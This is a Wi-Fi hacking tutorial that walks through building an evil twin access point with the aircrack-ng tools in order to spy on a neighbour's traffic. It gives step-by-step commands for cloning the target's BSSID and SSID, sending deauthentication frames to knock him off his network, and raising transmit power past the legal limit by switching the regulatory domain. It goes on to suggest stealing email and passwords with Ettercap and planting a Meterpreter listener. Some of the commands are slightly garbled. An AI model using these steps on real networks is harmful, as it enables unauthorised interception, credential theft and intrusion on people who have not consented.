




HOW TO HACK WI-FI

Creating an Evil Twin Wireless Access Point to Eavesdrop on Data

BY OCCUPYTHEWEB © 07/18/2013 4:09 PM WI-FI HACKING

Welcome back, my greenhorn hackers!

Now that we're familiar with the [technologies](#), [terminology](#), and the [aircrack-ng suite](#), we can finally start hacking Wi-Fi.





Our first task will be to creating an evil twin access point. Many new hackers are anxious to [crack Wi-Fi passwords](#) to gain some free bandwidth (don't worry, we'll get to that), but there are so many other Wi-Fi hacks that are far more powerful and put so much more at risk than a bit of bandwidth.

What's an Evil Twin AP?

The evil twin AP is an access point that looks and acts just like a legitimate AP and entices the end-user to connect to *our* access point. Our [aircrack-ng suite](#) has a tool, `airbase-ng`, that can be used to convert [our wireless adapter](#) into an access point. This is a powerful client-side hack that will enable us to see all of the traffic from the client and conduct a man-in-the middle attack.

What We'll Be Doing

In this scenario, we are a private investigator. We've been asked by a client to investigate the possibility that their neighbor is downloading and selling child pornography. They've asked us to investigate and determine whether he actually is, and if so, to collect evidence.





Step 1

Start AirmoN-ng

First , we need to check whether our wireless card is operational.

- `bt > iwconfig`

```
root@bt:~# iwconfig
lo    no wireless extensions.
BackTrack
wlan0 IEEE 802.11bg  ESSID:off/any
       Mode:Managed Access Point: Not-Associated   Tx-Power=20 dBm
       Retry  long limit:7   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
eth0   no wireless extensions.
root@bt:~#
```

As we can see, our wireless card is operational and has been assigned wlan0. Our next step is to put our wireless card into monitor or promiscuous mode. We can do this simply by:

- `bt >airmon-ng start wlan0`

```
root@bt:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
```



```

PID      Name
1711     dhclient3
6618     dhclient3
Process with PID 6579 (ifup) is running on interface wlan0
Process with PID 6618 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Realtek RTL8187L  rtl8187 - [phy2]
              (monitor mode enabled on mon0)

root@bt: ~#

```

Airmon-ng has put our wireless into monitor mode and renamed it to mon0. Now our wireless card is capable of seeing all the wireless traffic.

Step 2

Start Airdump-Ng

Our next step is to begin capturing traffic on our wireless card. We do this by typing:

- `bt > airodump-ng mon0`

```

root: airodump-ng

File Edit View Bookmarks Settings Help

CH 14: Elapsed: 16 s || 2013-07-17 05:07
BackTrack

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:25:9C:97:4F:48 -30    15        1    0    9  54e  WPA2 CCMP PSK Mandela2
08:86:3B:74:22:76 -50    13         0    0    6  54e  WPA2 CCMP PSK belkin.276
0A:86:3B:74:22:77 -45     9         0    0    6  54e  WEP  WEP  7871
00:09:5B:6F:64:1E -50    11         0    0   11  11  WEP  WEP  Elroy
20:76:00:86:BB:C4 -54     5         0    0    9  54e  WPA2 CCMP PSK Tom/kim
FE:F5:28:A0:B3:2C -53    10         1    0    2  54e  WPA2 CCMP PSK CenturyLink8576
00:00:00:00:00:00 -57    38         0    0    6  54  WEP  WEP  <length: 0>
00:24:7B:68:73:5C -56    19         4    0    6  54  WPA2 CCMP PSK myqwest5275
B8:9B:C9:59:29:8B -60     8         0    0    1  54e  WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:89 -60     9         0    0    1  54e  WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:88 -60    10         0    0    1  54e  WPA2 CCMP PSK HOME-2988
B8:9B:C9:59:29:8A -62     8         0    0    1  54e  WPA2 CCMP PSK <length: 0>
FE:F5:28:26:B1:58 -63     5         0    0   11  54e  WPA2 CCMP PSK WSCJ
00:14:6C:D0:88:02 -63    14         0    0   11  54  WPA  TKIP PSK Fresca

BSSID      STATION  PWR  Rate  Lost  Frames  Probe
(not associated) 00:1E:8F:8D:18:25 -24  0 - 1    60    40 NETGEAR
00:25:9C:97:4F:48 90:18:7C:B4:9D:9F -33  0 - 1     0     1

```

We can see all the wireless access points in our range along with all their vital statistics. The neighbor that we suspect of downloading and selling child porn is on an AP with the SSID "Elroy."

If we do everything right, we can clone his AP and get him to connect to our evil twin. When he does that, we'll be able to see all of his traffic, as well as potentially inserting our own packets/messages/code into his computer.

Step 3

Wait for the Suspect to Connect


Now we just wait for the suspect to connect to his wireless access point. When he does, it will appear in the lower part of the airodump-ng screen.

Step 4

Create a New AP with Same SSID & MAC Address

Once he has connected to his AP, we can use airbase-ng to create a fake, or evil twin, of his AP. We can do this by opening a new terminal and typing:

- `bt > airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 11 mono`



```

root@bt:~# airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 11 mono
00:25:9C:97:4F:48 -25 80 80 1 9 54e WPA2 CCMP PSK Mandela2
0A:86:3B:74:22:77 -45 54 8 0 6 54e WEP WEP 7871
08:86:3B:74:22:76 -45 55 12 0 6 54e WPA2 CCMP PSK belkin.276
00:09:5B:6F:64:1E -50 40 0 0 11 11 WEP WEP Elroy
FE:F5:28:A0:B3:2C -55 36 2 0 2 54e WPA2 CCMP PSK CenturyLink8576
00:00:00:00:00:00 -58 172 0 0 6 54 WEP WEP <length: 0>
00:24:7B:68:73:5C -56 66 7 0 6 54 WPA2 CCMP PSK myquest5275
20:76:00:86:8B:C4 -56 25 3 0 9 54e WPA2 CCMP PSK Tom/kim
B8:9B:C9:59:29:8B -59 30 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:8A -60 34 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:89 -60 44 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:88 -59 41 5 0 1 54e WPA2 CCMP PSK HOME-2988
FE:F5:28:26:B1:58 -63 29 0 0 11 54e WPA2 CCMP PSK WSCJ
00:14:6C:D0:88:02 -64 46 0 0 11 54 WPA TKIP PSK Fresca
20:76:00:87:0D:38 -67 3 0 0 11 54e WPA2 CCMP PSK myquest6391

BSSID STATION PWR Rate Last Frames Probe
(not associated) 00:1E:8F:8D:1B:25 -42 0 1 43 205 NETGEAR
read failed: Network is down
Interface mono0:
ioctl(SIOCGIFINDEX) failed: No such device
Can't reopen mono0
root@bt:~#
  
```

Where `00:09:5B:6F:64:1E` is the BSSID, `Elroy` is the SSID, and `-c 11` is the channel of the suspect's AP.

Step 5

Deauthentication or Bumping Him Off

Our next step is to **bump the "neighbor" off** his access point. The 802.11 standard has a special frame called deauthentication that, as you might expect, deauthenticates everyone on the access point. When his computer tries to re-authenticate, he will automatically reconnect to the strongest AP with the ESSID of "Elroy."

We can do this by using aireplay-ng with the deauth packet:

- `bt > aireplay-ng --deauth 0 -a 00:09:5B:6F:1E`

Note that we once again used his BSSID in the aireplay-ng command. If our signal is stronger than his own AP, he will automatically reconnect to our evil twin!

Step 6

Turn Up the Power!

The crucial link in the evil twin hack is to make certain that our fake AP is closer or stronger than the original or authentic AP. This could be a critical weakness when physical access is unavailable. In airports and other public places, this is no problem, but in our scenario here, we don't have physical access and it's very likely that his AP is closer and stronger than ours. Don't let this deter us!

First, we can turn up the power on our access point in attempt to be stronger than his. Even next door, this may work as most access points automatically down-regulate their power to the minimum necessary to maintain a connection to its clients. We can boost our AP to maximum power by typing;

- `iwconfig wlan0 txpower 27`

This command will boost our power output to the maximum legally allowable in the United States, 27 dBm or 500 milliwatts.

In some cases, even boosting power to 500 mWs may prove to be inadequate. If we try to turn up the power to the maximum on our Alfa wireless cards—1,000 mWs or 30 dBm—we get the

error message below (some of the newer cards can actually transmit at 2,000 mWs or four times what is legally allowable in the U.S.).

- `iwconfig wlan0 txpower 30`

A terminal window titled 'root : bash' with a menu bar (File, Edit, View, Bookmarks, Settings, Help). The terminal shows the command 'root@bt:~# iwconfig wlan0 txpower 30' followed by an error message: 'Error for wireless request "Set Tx Power" (8B26) : SET failed on device wlan0 ; Invalid argument.' The prompt returns to 'root@bt:~#'. A large, semi-transparent watermark is visible in the background, featuring a dragon and the text '<< back | track 5r3'.

Note: This next step is illegal in the U.S., so be careful using it unless you have specific permission or are a member of law enforcement.

Every nation has its own set of Wi-Fi regulations. Some allow more power and more channels than the U.S. For instance, Bolivia allows the use of channel 12 and a full 1,000 mWs of power. We can get our Alfa card to use Bolivian regulations by simply typing:

- `iw reg set BO`

Now that we are in Bolivian regulatory domain, we can boost our power to its maximum by typing:

- `iwconfig wlan0 txpower 30`

A terminal window titled 'root : bash' with a menu bar (File, Edit, View, Bookmarks, Settings, Help). The terminal shows the command 'root@bt:~# iwconfig wlan0 txpower 30' followed by the same error message as before. Then, the command 'root@bt:~# iw reg set BO' is entered. Finally, the command 'root@bt:~# iwconfig wlan0 txpower 30' is entered again, and it executes successfully without an error message. The prompt returns to 'root@bt:~#'. The same large, semi-transparent watermark is visible in the background.



Check output power by typing:

- iwconfig



And we can now see at the end of the second line that our power is now up to 30 dBm or 1000 milliwatts, enough to overwhelm all the other local access points even from several houses away!

The Evil Twin Is Now Working

Now that we have our neighbor connected to our AP, we can take the next steps toward detecting his activity.

We can use software like [Ettercap](#) to conduct a man-in-the middle attack. This way, we can intercept, analyze, and even inject traffic to this user. In other words, because he has connected to our AP, we have almost total access to his data both coming and going. If he really is downloading or selling child porn, we can intercept it.

We also should be able to intercept email and passwords to other applications and networks. We could even inject a [meterpreter](#) or [other listener](#) into his system for further access and control.

Stay Tuned...

Make sure to check back on our [Wi-Fi Hacking](#) series, because even more wireless hacks are coming! If you have any questions, please comment below or start a discussion in the [Null Byte forum](#) and we'll try to help you out.

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